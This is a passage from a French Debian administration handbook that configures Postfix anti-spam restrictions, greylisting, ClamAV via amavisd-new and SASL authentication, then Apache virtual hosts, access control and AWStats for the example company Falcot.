La règle `reject_unknown_sender_domain` requiert un domaine d'expéditeur valide, nécessaire à une adresse valide. La règle `reject_unlisted_sender` refuse les expéditeurs locaux si leur adresse n'existe pas. Personne ne peut ainsi envoyer de courrier issu d'une adresse invalide dans le domaine `falcot.com`. Tout message d'expéditeur `tartempion@falcot.com` ne serait donc accepté que si cette adresse existe vraiment.

Enfin, la règle `reject_non_fqdn_sender` refuse les adresses électroniques dépourvues de domaine complètement qualifié. Concrètement, elle refusera un courrier provenant de `utilisateur@machine` : celui-ci doit s'annoncer comme `utilisateur@machine.domaine.fr` ou `utilisateur@domaine.fr`.

Accepter ou refuser en fonction du destinataire

Chaque courrier compte un ou plusieurs destinataires, communiqués par l'intermédiaire de la commande `RCPT TO` du protocole SMTP. On pourra également vérifier ces informations, même si c'est moins intéressant que pour l'expéditeur.

EXEMPLE Vérifications sur le destinataire

```
smtpd_recipient_restrictions = permit_mynetworks,
    reject_unauth_destination, reject_unlisted_recipient,
    reject_non_fqdn_recipient
```

`reject_unauth_destination` est la règle de base imposant à tout courrier provenant de l'extérieur de nous être destiné ; dans le cas contraire, il faut refuser de relayer le message. Sans cette règle, votre serveur est un relais ouvert qui permet aux spammeurs d'envoyer des courriers non sollicités par son intermédiaire. Elle est donc indispensable, et on la placera de préférence en début de liste pour qu'aucune autre règle ne risque d'autoriser le passage du courrier avant d'avoir éliminé les messages ne concernant pas ce serveur.

La règle `reject_unlisted_recipient` refuse les messages à destination d'utilisateurs locaux inexistants (ce qui est assez logique). Enfin, la règle `reject_non_fqdn_recipient` refuse les adresses électroniques non qualifiées. Il est ainsi impossible d'écrire à `jean` ou à `jean@machine` ; il faut impérativement employer la forme complète de l'adresse : `jean@machine.falcot.com` ou `jean@falcot.com`.

Restrictions associées à la commande DATA

La commande `DATA` du protocole SMTP précède l'envoi des données contenues dans le message. Elle ne fournit aucune information en soi, mais prévient de ce qui va suivre. Il est pourtant possible de lui mettre en place des contrôles.

EXEMPLE Restriction sur la commande DATA

```
smtpd_data_restrictions = reject_unauth_pipelining
```

La règle `reject_unauth_pipelining` refuse le message si le correspondant envoie une commande sans avoir attendu la réponse à la commande précédente. Les robots des spammeurs font régulièrement cela : pour travailler plus vite, ils se moquent des réponses et visent seulement à envoyer un maximum de courriers, dans le laps de temps le plus court.

Application des restrictions

Bien que toutes les règles évoquées ci-dessus soient prévues pour vérifier les informations à différents moments d'un échange SMTP, le refus réel n'est signifié par Postfix que lors de la réponse à la commande `RCPT TO` (annonce du destinataire).

Ainsi, même si le message est refusé suite à une commande `EHLO` invalide, Postfix connaîtra l'émetteur et le destinataire lorsqu'il annoncera le

refus. Il peut donc enregistrer un message de log plus explicite que s'il avait interrompu la connexion dès le début. De plus, beaucoup de clients SMTP ne s'attendent pas à subir un échec sur l'une des premières commandes du protocole SMTP, et les clients mal programmés seront moins perturbés par ce refus tardif.

Dernier avantage de ce choix : les règles peuvent associer les informations obtenues à différents stades de l'échange SMTP. On pourra ainsi refuser une connexion non locale si elle s'annonce avec un émetteur local.

Filtrer en fonction du contenu du message

Le système de vérification et de restriction ne serait pas complet sans moyen de réagir au contenu du message. *Postfix* distingue deux types de vérifications : sur les en-têtes du courrier, et sur le corps du message.

EXEMPLE Activation des filtres sur le contenu

```
header_checks = regexp:/etc/postfix/header_checks
body_checks = regexp:/etc/postfix/body_checks
```

Les deux fichiers contiennent une liste d'expressions rationnelles (*regexp*). Chacune est associée à une action à exécuter si elle est satisfaite par les en-têtes ou le corps du message.

EXEMPLE Exemple de fichier /etc/postfix/header_checks

```
/^X-Mailer: GOTO Sarbacane/ REJECT I fight spam (GOTO Sarbacane)
/^Subject: *Your email contains VIRUSES/ DISCARD virus notification
```

La première vérifie l'en-tête indiquant le logiciel de courrier électronique envoyé : si elle trouve `GOTO Sarbacane` (un logiciel d'envoi en masse de courriers), elle refuse le message. La seconde expression contrôle le sujet du message : s'il indique une notification de virus sans intérêt, elle accepte le message mais le supprime immédiatement.

L'emploi de ces filtres est à double tranchant, car il est facile de les faire trop génériques et de perdre des courriers légitimes. Dans ce cas, non seulement les messages seront perdus, mais leurs expéditeurs recevront des messages d'erreur inopportuns — souvent agaçants.

DÉCOUVERTE Tables regexp

Le fichier `/etc/postfix/regexp_table` peut servir de modèle pour créer les fichiers `/etc/postfix/header_checks` et `/etc/postfix/body_checks`. Il contient de nombreux commentaires explicatifs.

B.A.-BA Expression rationnelle

Le terme d'expression rationnelle (en anglais, *regular expression* ou *regexp*) désigne une notation générique permettant de décrire le contenu et/ou la structure d'une chaîne de caractères recherchée. Certains caractères spéciaux permettent de définir des alternatives (par exemple, « assez|trop » pour « assez » ou « trop »), des ensembles de caractères possibles (ainsi, « [0-9] » pour un chiffre entre 0 et 9, ou « . » pour n'importe quel caractère), des quantifications (« s? » pour « » ou « s », à savoir 0 ou une fois le caractère « s » ; « s+ » pour un ou plusieurs caractères « s » consécutifs, etc.). La parenthèse permet de grouper des motifs de recherche.
La syntaxe précise de ces expressions varie selon l'outil qui les emploie mais les fonctionnalités de base restent les mêmes.

- http://fr.wikipedia.org/wiki/Expression_rationnelle

Mise en place du greylisting

Le *greylisting* est une technique de filtrage qui consiste à refuser un message avec une erreur temporaire pour finalement l'accepter à la deuxième tentative (à condition qu'un certain délai se soit écoulé entre les deux tentatives). Ce filtre est particulièrement efficace contre les spams envoyés par les vers et les virus qui infectent de nombreuses machines

compromises. En effet, il est rare que ces logiciels prennent le soin de vérifier le code retour SMTP puis stockent les messages pour les renvoyer plus tard, d'autant plus qu'un certain nombre des adresses qu'ils ont récoltées sont effectivement invalides et que réessayer ne peut que leur faire perdre du temps.

Postfix ne supporte pas cette fonctionnalité de manière native, mais il permet d'externaliser la décision d'accepter ou rejeter un message donné. Le paquet `postgrey` propose justement un logiciel prévu pour s'interfacer avec ce service de délégation des politiques d'accès.

`postgrey` installé, il se présente comme un démon en attente de connexions sur le port 60000. Il suffit alors d'employer le paramètre `check_policy_service` comme restriction supplémentaire :

```
smtpd_recipient_restrictions = permit_mynetworks,
    [...]
    check_policy_service inet:127.0.0.1:60000
```

À chaque fois que Postfix doit évaluer cette restriction, il va se connecter au démon **`postgrey`** et lui envoyer des informations concernant le message concerné. De son côté Postgrey récupère le triplet (adresse IP, expéditeur, destinataire) et regarde dans sa base de données s'il l'a déjà rencontré récemment. Si oui, il répond en ordonnant d'accepter le message, sinon il répond de le refuser temporairement et enregistre dans sa base de données le triplet en question.

POUR ALLER PLUS LOIN **Greylisting sélectif avec whitelister**

Pour limiter les inconvénients du greylisting, il est possible de ne l'appliquer qu'à un sous-ensemble des clients qui sont d'ores et déjà considérés comme des sources probables de spam parce qu'ils apparaissent dans une liste noire DNS. C'est le service que propose `whitelister`, un autre démon de gestion de politique d'accès pour Postfix. Il s'emploie en filtre juste avant Postgrey. Si le client n'est listé dans une aucune liste noire, Whitelister répond d'accepter le message, sinon il répond qu'il n'a pas d'avis. Postfix passe alors à la vérification suivante qui consiste à interroger Postgrey. Whitelister emploie le port 10000 par défaut.

```
smtpd_recipient_restrictions = permit_mynetworks,
    [...]
    check_policy_service inet:127.0.0.1:10000,
    check_policy_service inet:127.0.0.1:60000
```

Comme Whitelister ne déclenche aucun refus définitif, il est possible de lui faire employer des listes noires DNS assez agressives et notamment celles qui listent toutes les adresses IP des clients des fournisseurs d'accès (comme par exemple `dynablock.njabl.org` ou `dul.dnsbl.sorbs.net`). Cela se configure avec le paramètre `rbl` dans `/etc/whitelister.conf`.

Évidemment, le grand désavantage du greylisting est qu'il va retarder la réception des mails légitimes, et parfois ces délais sont inacceptables. Il

inflige également un coût important aux serveurs qui envoient de nombreux courriers légitimes.

EN PRATIQUE **Limitations du greylisting**

En théorie, le greylisting ne retarde que le premier mail d'un expéditeur donné pour un destinataire donné, et le délai est de l'ordre de quelques minutes à quelques dizaines de minutes. Cependant, la réalité n'est pas toujours si simple. En effet, certains gros fournisseurs d'accès emploient plusieurs serveurs SMTP en grappe, et après le premier refus, rien ne garantit que le même serveur effectue la deuxième tentative. Si ce n'est pas le cas, la deuxième tentative échouera à nouveau et au lieu d'un délai de quelques minutes, on peut constater des délais de plusieurs heures (jusqu'à ce que l'on retombe sur un serveur qui avait déjà essayé) car à chaque nouvelle erreur, le serveur SMTP augmente le délai d'attente avant le prochain essai.
Ainsi donc l'adresse IP entrante pour un expéditeur donné n'est pas forcément fixe dans le temps. De même, l'adresse d'un expéditeur donné n'est pas forcément fixe non plus. De nombreux logiciels de listes de diffusion encodent des informations dans l'adresse de l'expéditeur afin de traiter de manière automatisée les retours d'erreurs (*bounces*). Ainsi donc chaque nouveau message d'une liste de diffusion peut devoir repasser par le filtre du greylisting ce qui implique à l'émetteur de le stocker. Pour les très grosses listes avec des dizaines de milliers d'abonnés, cela peut rapidement devenir problématique.
Pour ces raisons, Postgrey dispose d'une liste blanche de sites correspondant à ces caractéristiques. Pour ceux-là, il répond d'accepter le message immédiatement. Il est possible de la personnaliser en éditant le fichier `/etc/postgrey/whitelist_clients`.

Personnalisation des filtres en fonction du destinataire

Les deux dernières sections ont passé en revue un grand nombre de restrictions possibles, elles servent essentiellement à limiter le nombre de spams reçus mais elles présentent toutes des petits inconvénients. C'est pourquoi il est de plus en plus fréquent de devoir personnaliser le filtrage effectué en fonction du destinataire. Chez Falcot, le greylisting s'avérera intéressant pour la plupart des utilisateurs sauf quelques personnes dont le travail dépend de la réactivité du mail (support technique par exemple). De même, le service commercial rencontre parfois des difficultés pour recevoir les réponses de certains fournisseurs asiatiques car ils sont répertoriés dans des listes noires. Ils ont donc demandé une adresse e-mail non-filtrée pour pouvoir correspondre malgré tout.

Postfix gère cela grâce à un concept de « classes de restrictions ». On référence les classes dans la variable `smtpd_restriction_classes` et on les définit par simple affectation tout comme on définirait `smtpd_recipient_restrictions`. Ensuite la directive `check_recipient_access` permet d'employer une table de correspondances pour définir les restrictions à employer pour un destinataire donné.

EXEMPLE Définir des classes de restriction dans main.cf

```
smtpd_restriction_classes = greylisting, aggressive, permissive

greylisting = check_policy_service inet:127.0.0.1:10000,
   check_policy_service inet:127.0.0.1:60000
aggressive = reject_rbl_client sbl-xbl.spamhaus.org,
   check_policy_service inet:127.0.0.1:60000
permissive = permit

smtpd_recipient_restrictions = permit_mynetworks,
   reject_unauth_destination,
   check_recipient_access hash:/etc/postfix/recipient_access
```

EXEMPLE Fichier /etc/postfix/recipient_access

```
# Adresses sans filtrage
postmaster@falcot.com  permissive
support@falcot.com  permissive
sales-asia@falcot.com  permissive

# Filtrage agressif pour quelques privilégiés
joe@falcot.com  aggressive

# Règle spéciale pour le robot de gestion de liste
sympa@falcot.com  reject_unverified_sender

# Par défaut, le greylisting
falcot.com  greylisting
```

Intégration d'un antivirus

Avec les nombreux virus circulant en pièce jointe des courriers électroniques, il est important de placer un antivirus à l'entrée du réseau de l'entreprise car, même après une campagne de sensibilisation sur ce sujet, certains utilisateurs cliqueront sur l'icône d'une pièce jointe liée à un message manifestement très suspect.

Installation et configuration de l'antivirus

L'antivirus libre retenu par les administrateurs de Falcot est **`clamav`**. En plus du paquet `clamav`, ils ont installé les paquets `arj`, `unzoo`, `unrar` et `lha`, qui permettent aussi à l'antivirus d'analyser le contenu d'archives dans l'un de ces formats.

L'installation de **`clamav`** déclenche un certain nombre de questions de configuration, mais toutes les valeurs proposées par défaut conviennent.

Pour interfacer cet antivirus au serveur de messagerie, on emploiera le logiciel **`amavisd-new`**, mini-serveur de courrier électronique qui écoute sur le port 10024. Les courriers reçus sont analysés avant d'être renvoyés

au serveur de courrier s'ils sont sains. Dans le cas contraire, le message est refusé voire supprimé (ce comportement est paramétrable dans le fichier `/etc/amavis/amavisd.conf`).

Après l'installation du paquet `amavisd-new`, il faut ajouter l'utilisateur `clamav` au groupe `amavis` pour qu'**`amavisd`** puisse piloter **`clamav`**.

Enfin, il faut personnaliser plusieurs paramètres. On utilisera pour cela le fichier `/etc/amavis/conf.d/50-user` ; comme il est interprété en dernier, il permet de changer les paramétrages par défaut qui sont effectués par les autres fichiers de ce répertoire. En premier lieu, il faut y indiquer le nom de domaine principal et la liste des domaines locaux (y compris virtuels).

```
$mydomain = "falcot.com"
@local_domains_acl = (".$mydomain", ".marqueafalcot.tm.fr", ".falcot.org")
```

Ensuite, il faut préciser la manière de faire suivre les messages, en ajoutant ces quelques lignes :

```
# Comment réinjecter les mails légitimes
$forward_method = 'smtp:127.0.0.1:10025';

# Comment envoyer les notifications
$notify_method = $forward_method;
```

DOCUMENTATION
Intégration Amavis et Postfix

L'explication concernant l'intégration de Amavis et de Postfix est inspirée de `/usr/share/doc/amavisd-new/README.postfix.gz`.

Pour activer les vérifications anti-virus, il faut éditer `/etc/amavis/conf.d/15-content_filter_mode` et décommenter les deux lignes suivantes :

```
@bypass_virus_checks_maps = (
   \%bypass_virus_checks, \@bypass_virus_checks_acl, \$bypass_virus_checks_re);
```

Le paramètre `$banned_filename_re` (dans le fichier `/etc/amavis/conf.d/20-debian_defaults`) refuse par défaut les fichiers joints dotés d'une double extension (comme `document.doc.pif`, typique d'un nom de pièce attachée contenant un virus). On pourra encore durcir cette règle en interdisant directement tout exécutable.

Le comportement par défaut d'**`amavisd-new`** est d'envoyer un message au *postmaster* (l'administrateur supposé de la messagerie électronique) pour signaler chaque message mis en quarantaine pour cause de virus. Selon le trafic, ces messages peuvent devenir très vite gênants. On supprimera ces notifications en vidant la variable `$virus_admin`.

```
# Ne pas envoyer les virus par mail à l'administrateur
$virus_admin = '';
```

Configuration de Postfix avec l'antivirus

Il faut configurer Postfix pour lui faire relayer le courrier à amavis, qui lui renverra par un autre canal (en l'occurrence, le port 10025). Les instructions de configuration sont détaillées dans le fichier `/usr/share/doc/amavisd-new/README.postfix.gz`.

On modifiera le fichier `/etc/postfix/master.cf` en lui ajoutant les lignes ci-dessous.

EXEMPLE Lignes à ajouter au fichier /etc/postfix/master.cf

```
smtp-amavis unix - - n - 2 lmtp
    -o lmtp_data_done_timeout=1200
    -o lmtp_send_xforward_command=yes
    -o disable_dns_lookups=yes
127.0.0.1:10025 inet n - n - - smtpd
    -o content_filter=
    -o receive_override_options=no_header_body_checks,
       ➥ no_unknown_recipient_checks
    -o local_recipient_maps=
    -o relay_recipient_maps=
    -o smtpd_restriction_classes=
    -o smtpd_client_restrictions=
    -o smtpd_helo_restrictions=
    -o smtpd_sender_restrictions=
    -o smtpd_recipient_restrictions=permit_mynetworks,reject
    -o mynetworks=127.0.0.0/8
    -o strict_rfc821_envelopes=yes
    -o smtpd_error_sleep_time=0
    -o smtpd_soft_error_limit=1001
    -o smtpd_hard_error_limit=1000
```

Tout est maintenant prêt pour recevoir les courriers d'**`amavis`**, mais il faut encore dévier les courriers entrants vers ce dernier. Cela s'effectue en ajoutant la directive *content_filter* :

EXEMPLE Activation du filtre extérieur sur le contenu

```
content_filter = smtp-amavis:[127.0.0.1]:10024
```

En cas de problèmes avec l'antivirus, il suffira de commenter cette ligne et d'exécuter la commande **`/etc/init.d/postfix reload`** pour faire prendre en compte cette modification.

Les messages traités par Postfix passent désormais systématiquement par un détecteur-filtre antivirus.

SMTP authentifié

Pour être capable d'envoyer des courriers électroniques, il faut pouvoir accéder à un serveur SMTP et il faut que ce dernier vous y autorise.

Lorsqu'on est itinérant, cela nécessite de changer régulièrement de serveur SMTP puisque le serveur SMTP de Falcot ne va pas accepter de relayer des messages de la part d'une adresse IP apparemment extérieure à l'entreprise. Il y a deux solutions : soit l'itinérant installe son propre serveur de courrier sur son ordinateur, soit il continue d'utiliser le serveur SMTP de l'entreprise mais il s'authentifie au préalable comme étant un employé de la société. La première solution n'est pas conseillée car l'ordinateur n'est pas connecté en permanence, et il ne peut donc pas essayer régulièrement de réémettre en cas de problème. Nous allons donc voir comment mettre en place la seconde.

L'authentification SMTP de Postfix s'appuie sur SASL (*Simple Authentication and Security Layer*). Il faut installer les paquets `libsasl2-modules` et `sasl2-bin`, puis il convient d'enregistrer un mot de passe dans la base SASL pour chaque utilisateur qui doit pouvoir s'authentifier sur le serveur SMTP. On utilise pour cela la commande **`saslpasswd2`**. L'option `-u` précise le domaine d'authentification, il doit correspondre au paramètre `smtpd_sasl_local_domain` de Postfix. L'option `-c` permet de créer un utilisateur et l'option `-f` permet de modifier une base SASL située ailleurs qu'à son emplacement standard (`/etc/sasldb2`).

```
# saslpasswd2 -h `postconf -h myhostname` -f /var/spool/postfix/etc/sasldb2 -c jean
[... saisir deux fois le mot de passe de jean ...]
```

Notons au passage que l'on a créé la base de données SASL dans le répertoire de postfix. Par souci de cohérence, on va faire pointer `/etc/sasldb2` vers la base employée par Postfix. Cela s'effectue avec la commande **`ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2`**.

Reste maintenant à configurer Postfix pour faire usage de SASL. En premier lieu, il faut ajouter l'utilisateur `postfix` dans le groupe `sasl` afin qu'il puisse accéder à la base de données des comptes SASL. Ensuite, il faut rajouter quelques paramètres pour activer le support SASL, puis modifier le paramètre `smtpd_recipient_restrictions` pour autoriser les clients authentifiés par SASL à envoyer des mails à tous les destinataires.

EXEMPLE Modification de /etc/postfix/main.cf pour activer SASL

```
# Activer l'authentification par SASL
smtpd_sasl_auth_enable = yes
# Définir le domaine d'authentification SASL employé
smtpd_sasl_local_domain = $myhostname
[...]
# Ajout de permit_sasl_authenticated avant reject_unauth_destination
# pour relayer le courrier des usagers authentifiés par SASL
smtpd_recipient_restrictions = permit_mynetworks,
    permit_sasl_authenticated,
    reject_unauth_destination,
[...]
```

COMPLÉMENTS Client SMTP authentifié

La plupart des logiciels de messagerie électronique savent désormais s'authentifier à un serveur SMTP pour expédier le courrier sortant. Il suffit de configurer les paramètres correspondants. Si ce n'est pas le cas, il est possible d'employer un serveur Postfix local et de le configurer pour relayer le courrier vers le serveur SMTP distant. Dans ce cas, Postfix sera le client dans l'authentification SASL. Voici les paramètres nécessaires :

```
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
relay_host = [mail.falcot.com]
```

Le fichier `/etc/postfix/sasl_passwd` doit contenir le nom d'utilisateur et le mot de passe à employer pour s'authentifier sur le serveur smtp.falcot.com. Voici un exemple :

```
[mail.falcot.com]    joe:LyinIsji
```

Comme pour toutes les tables de correspondance Postfix, il faut penser à employer **`postmap`** pour régénérer `/etc/postfix/sasl_passwd.db`.

Serveur web (HTTP)

Les administrateurs de Falcot SA ont choisi Apache comme serveur HTTP. Deux versions de ce logiciel (1.3 et 2.2) sont disponibles. Ils optent pour la version plus récente, les derniers problèmes de compatibilité (avec PHP notamment) ayant été résolus depuis de nombreux mois.

Installation d'Apache

L'installation du paquet `apache2` entraîne l'installation par défaut de `apache2-mpm-worker`, une version particulière de ce serveur web. Le paquet `apache2` ne contient rien, il sert simplement à s'assurer qu'une des versions de Apache 2 est effectivement installée.

MPM signifie *Multi-Processing Module*, et en effet ce qui différencie les différentes versions d'Apache 2 est la politique qu'ils emploient pour gérer le traitement parallèle d'un grand nombre de requêtes : `apache2-mpm-worker` emploie des *threads* (processus légers) pour cela, alors que `apache2-mpm-prefork` utilise un ensemble de processus créés par avance (comme Apache 1.3). `apache2-mpm-event` emploie également des *threads* mais ceux-ci sont libérés lorsque la connexion entrante ne reste ouverte qu'à cause du *keep alive* HTTP.

Les administrateurs de Falcot installent dans la foulée `libapache2-mod-php5` pour activer le support PHP dans Apache. Cela entraîne la suppression de `apache2-mpm-worker` et l'installation de `apache2-mpm-prefork`. En effet, PHP ne fonctionne qu'avec cette version du serveur web.

Apache est un serveur modulaire et la plupart des fonctionnalités sont implémentées dans des modules externes que le programme charge pendant son initialisation. La configuration par défaut n'active que les modules les plus courants et les plus utiles. Mais la commande **`a2enmod`** ***`module`*** permet d'activer un nouveau module tandis que **`a2dismod`** ***`module`*** désactive un module. Ces deux programmes ne font rien d'autre que de créer ou supprimer des liens symboliques dans `/etc/apache2/mods-enabled/` pointant vers des fichiers de `/etc/apache2/mods-available/`.

Par défaut le serveur web écoute sur le port 80 (configuré dans `/etc/apache2/ports.conf`) et renvoie les pages web depuis le répertoire `/var/www/` (configuré dans `/etc/apache2/sites-enabled/000-default`).

Configuration d'hôtes virtuels

Un hôte virtuel est une identité (supplémentaire) assumée par le serveur web.

SÉCURITÉ

Exécution sous l'utilisateur www-data

Par défaut, Apache traite les requêtes entrantes en tant qu'utilisateur `www-data`. De la sorte, une faille de sécurité dans un script CGI exécuté par Apache (pour une page dynamique) ne compromet pas tout le système mais seulement les données possédées par cet utilisateur.

L'usage du module *suexec* permet de changer cette règle afin que certains CGI soient exécutés avec les droits d'un autre utilisateur. Cela se paramètre avec la directive `SuexecUserGroup` *`utilisateur groupe`* dans la configuration de Apache.

DÉCOUVERTE **Liste des modules**

La liste complète des modules standards d'Apache se trouve en ligne.

- http://httpd.apache.org/docs/2.2/mod/index.html

POUR ALLER PLUS LOIN **Prise en charge de SSL**

Apache 2.2 intègre en standard le module SSL nécessaire au support du HTTP sécurisé (HTTPS). Il faut juste l'activer avec **`a2enmod ssl`** puis placer les directives de configuration nécessaires dans la configuration. Un exemple de configuration est fourni dans `/usr/share/doc/apache2.2-common/examples/httpd-ssl.conf.gz`.

- http://httpd.apache.org/docs/2.2/mod/mod_ssl.html

Pour Apache 1.3, le support de SSL nécessite l'installation du paquet `libapache-mod-ssl`. Les instructions dans le fichier `/usr/share/doc/libapache-mod-ssl/README.Debian` détaillent la configuration du module.

Apache distingue deux types d'hôtes virtuels : ceux qui se basent sur l'adresse IP et ceux qui reposent sur le nom DNS du serveur web. La première méthode nécessite une adresse IP différente pour chaque site tandis que la seconde n'emploie qu'une adresse IP et différencie les sites par le nom d'hôte communiqué par le client HTTP (ce qui ne fonctionne qu'avec la version 1.1 du protocole HTTP, heureusement déjà employée par tous les navigateurs web).

La rareté des adresses IPv4 fait en général privilégier cette deuxième méthode. Elle est cependant impossible si chacun des hôtes virtuels a besoin de HTTPS.

La configuration par défaut d'Apache 2 a déjà activé les hôtes virtuels basés sur le nom grâce à la directive `NameVirtualHost` du fichier `/etc/apache2/sites-enabled/000-default`. Ce fichier décrit en outre un hôte virtuel par défaut qui sera employé si aucun hôte virtuel correspondant n'existe.

ATTENTION Premier hôte virtuel

Le premier hôte virtuel défini répondra systématiquement aux requêtes concernant des hôtes virtuels inconnus. C'est pourquoi nous avons d'abord défini ici `www.falcot.com`.

Chaque hôte virtuel supplémentaire est ensuite décrit par un fichier placé dans le répertoire `/etc/apache2/sites-available/`. Ainsi, la mise en place du domaine `falcot.org` se résume à créer le fichier ci-dessous puis à l'activer avec **`a2ensite www.falcot.org`**.

EXEMPLE Fichier /etc/apache2/sites-enabled/www.falcot.org

```
<VirtualHost *>
ServerName www.falcot.org
ServerAlias falcot.org
DocumentRoot /srv/www/www.falcot.org
</VirtualHost>
```

Le serveur Apache est ici configuré pour n'utiliser qu'un seul fichier de log pour tous les hôtes virtuels (ce qu'on pourrait changer en intégrant des directives `CustomLog` dans les définitions des hôtes virtuels). Il est donc nécessaire de personnaliser le format de ce fichier pour y intégrer le nom de l'hôte virtuel. Pour cela, on ajoutera un fichier `/etc/apache2/conf.d/customlog` définissant un nouveau format de log (directive `LogFormat`) et l'employant pour le fichier principal de log. Il faut également désactiver la ligne `CustomLog` du fichier `/etc/apache2/sites-available/default`.

EXEMPLE Fichier /etc/apache2/conf.d/customlog

```
# Nouveau format de log avec nom de l'hôte virtuel (vhost)
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\"
  ➥ \"%{User-Agent}i\"" vhost

# On emploie le format vhost en standard
CustomLog /var/log/apache2/access.log vhost
```

Directives courantes

Cette section passe brièvement en revue certaines directives de configuration d'Apache employées assez régulièrement par les administrateurs.

Le fichier de configuration principal contient habituellement plusieurs blocs `Directory` permettant de paramétrer le comportement du serveur en fonction de l'emplacement du fichier servi. À l'intérieur de ce bloc, on trouve généralement les directives `Options` et `AllowOverride`.

EXEMPLE Bloc Directory

```
<Directory /var/www>
Options Includes FollowSymlinks
AllowOverride All
DirectoryIndex index.php index.html index.htm
</Directory>
```

La directive `DirectoryIndex` précise la liste des fichiers à essayer pour répondre à une requête sur un répertoire. Le premier fichier existant est appelé pour générer la réponse.

La directive `Options` est suivie d'une liste d'options à activer. L'option `None` désactive toutes les options. Inversement, l'option `All` les active toutes sauf `MultiViews`. Voici les options existantes :

- `ExecCGI` indique qu'il est possible d'exécuter des scripts CGI.
- `FollowSymlinks` indique au serveur qu'il doit suivre les liens symboliques et donc effectuer la requête sur le fichier réel qui en est la cible.
- `SymlinksIfOwnerMatch` a le même rôle mais impose la restriction supplémentaire de ne suivre le lien que si le fichier pointé appartient au même propriétaire.
- `Includes` active les inclusions côté serveur (*Server Side Includes*, ou SSI). Il s'agit de directives directement intégrées dans les pages HTML et exécutées à la volée à chaque requête.
- `Indexes` autorise le serveur à retourner le contenu du dossier si la requête HTTP pointe sur un répertoire dépourvu de fichier d'index (tous les fichiers de la directive `DirectoryIndex` ayant été tentés en vain).
- `MultiViews` active la négociation de contenu, ce qui permet notamment au serveur de renvoyer la page web correspondant à la langue annoncée par le navigateur web.

La directive `AllowOverride` donne toutes les options qu'on peut activer ou désactiver par l'intermédiaire d'un fichier `.htaccess`. Il est souvent important de contrôler l'option `ExecCGI` pour rester maître des utilisateurs autorisés à exécuter un programme au sein du serveur web (sous l'identifiant `www-data`).

B.A.-BA Fichier .htaccess

Le fichier `.htaccess` contient des directives de configuration d'Apache, prises en compte à chaque fois qu'une requête concerne un élément du répertoire où est il stocké. Sa portée embrasse également les fichiers de toute l'arborescence qui en est issue.

La plupart des directives qu'on peut placer dans un bloc `Directory` peuvent également se trouver dans un fichier `.htaccess`.

Requérir une authentification

Il est parfois nécessaire de restreindre l'accès à une partie d'un site. Les utilisateurs légitimes doivent alors fournir un identifiant et un mot de passe pour accéder à son contenu.

EXEMPLE Fichier .htaccess requérant une authentification

```
Require valid-user
AuthName "Répertoire privé"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-prive
```

Le fichier `/etc/apache2/authfiles/htpasswd-prive` contient la liste des utilisateurs et leur mots de passe ; on le manipule avec la commande **`htpasswd`**. Pour ajouter un utilisateur ou changer un mot de passe, on exécutera la commande suivante :

```
# htpasswd /etc/apache2/authfiles/htpasswd-prive utilisateur
New password:
Re-type new password:
Adding password for user utilisateur
```

SÉCURITÉ Aucune sécurité

Ce système d'authentification (`Basic`) a une sécurité très faible puisque les mots de passe circulent sans protection (ils sont uniquement codés en *base64* — un simple encodage et non pas un procédé de chiffrement). Il faut noter que les documents protégés par ce mécanisme circulent également de manière non chiffrée. Si la sécurité vous importe, faites appel à SSL pour chiffrer toute la connexion HTTP.

Restrictions d'accès

Les directives `Allow from` (autoriser en provenance de) et `Deny from` (refuser en provenance de), qui s'appliquent à un répertoire et à toute l'arborescence qui en est issue, paramètrent les restrictions d'accès.

La directive `Order` indique dans quel ordre évaluer les directives `Allow from` et `Deny from` (et la dernière qui s'applique est retenue). Concrètement, `Order deny,allow` autorise l'accès si aucune des règles `Deny from` ne s'applique. Inversement, `Order allow,deny` refuse l'accès si aucune directive `Allow from` ne l'autorise.

Les directives `Allow from` et `Deny from` peuvent être suivies d'une adresse IP, d'un réseau (exemples : `192.168.0.0/255.255.255.0`, `192.168.0.0/24` et même `192.168.0`), d'un nom de machine ou de domaine, ou du mot clé `all` désignant tout le monde.

EXEMPLE Interdire par défaut mais autoriser le réseau local

```
Order deny,allow
Allow from 192.168.0.0/16
Deny from all
```

Analyseur de logs

L'analyseur de logs est un compagnon fréquent du serveur web puisqu'il permet aux administrateurs d'avoir une idée plus précise de l'usage fait de ce service.

Les administrateurs de Falcot SA ont retenu *AWStats* (*Advanced Web Statistics*, ou statistiques web avancées) pour analyser les fichiers de logs d'Apache.

La première étape de la configuration consiste à créer le fichier `/etc/awstats/awstats.conf`. Pour cela il est recommandé d'adapter le fichier modèle `/usr/share/doc/awstats/examples/awstats.model.conf.gz`, que les administrateurs de Falcot ont conservé tel quel en modifiant les différents paramètres donnés ci-dessous :

```
LogFile="/var/log/apache2/access.log"
LogFormat = "%virtualname %host %other %logname %time1
  ➥ %methodurl %code %bytesd %refererquot %uaquot"
SiteDomain="www.falcot.com"
HostAliases="falcot.com REGEX[^.*\.falcot\.com$]"
DNSLookup=1
DirData="/var/lib/awstats"
DirIcons="/awstats-icon"
DirLang="/usr/share/awstats/lang"
LoadPlugin="tooltips"
```

Tous ces paramètres sont documentés par commentaires dans le fichier modèle. Les paramètres LogFile et LogFormat indiquent l'emplacement du fichier de log et les informations qu'il contient. Les paramètres SiteDomain et HostAliases indiquent les différents noms associés au site web principal.

Pour les sites à fort trafic, il est déconseillé de positionner DNSLookup à `1` comme dans l'exemple ci-dessus. En revanche, pour les petits sites, ce réglage permet d'avoir des rapports plus lisibles qui emploient les noms complets des machines plutôt que leurs adresses IP.

On activera AWStats pour d'autres hôtes virtuels, en créant un fichier spécifique par hôte, comme par exemple `/etc/awstats/awstats.www.falcot.org.conf`.

EXEMPLE Fichier de configuration pour un hôte virtuel

```
Include "/etc/awstats/awstats.conf"
SiteDomain="www.falcot.org"
HostAliases="falcot.org"
```

Pour faire prendre en compte ce nouvel hôte virtuel, il faut modifier le fichier `/etc/cron.d/awstats` et y ajouter une invocation comme **`/usr/lib/cgi-bin/awstats.pl -config=www.falcot.org -update`**.

SÉCURITÉ Accès aux statistiques

Les statistiques d'AWStats sont disponibles sur le site web sans restrictions. On pourra le protéger de manière à ce que seules quelques adresses IP (internes probablement) puissent y accéder. Cela s'effectue en donnant la liste des adresses IP autorisées dans le paramètre AllowAccessFromWebToFollowingIPAddresses.

EXEMPLE Fichier /etc/cron.d/awstats

```
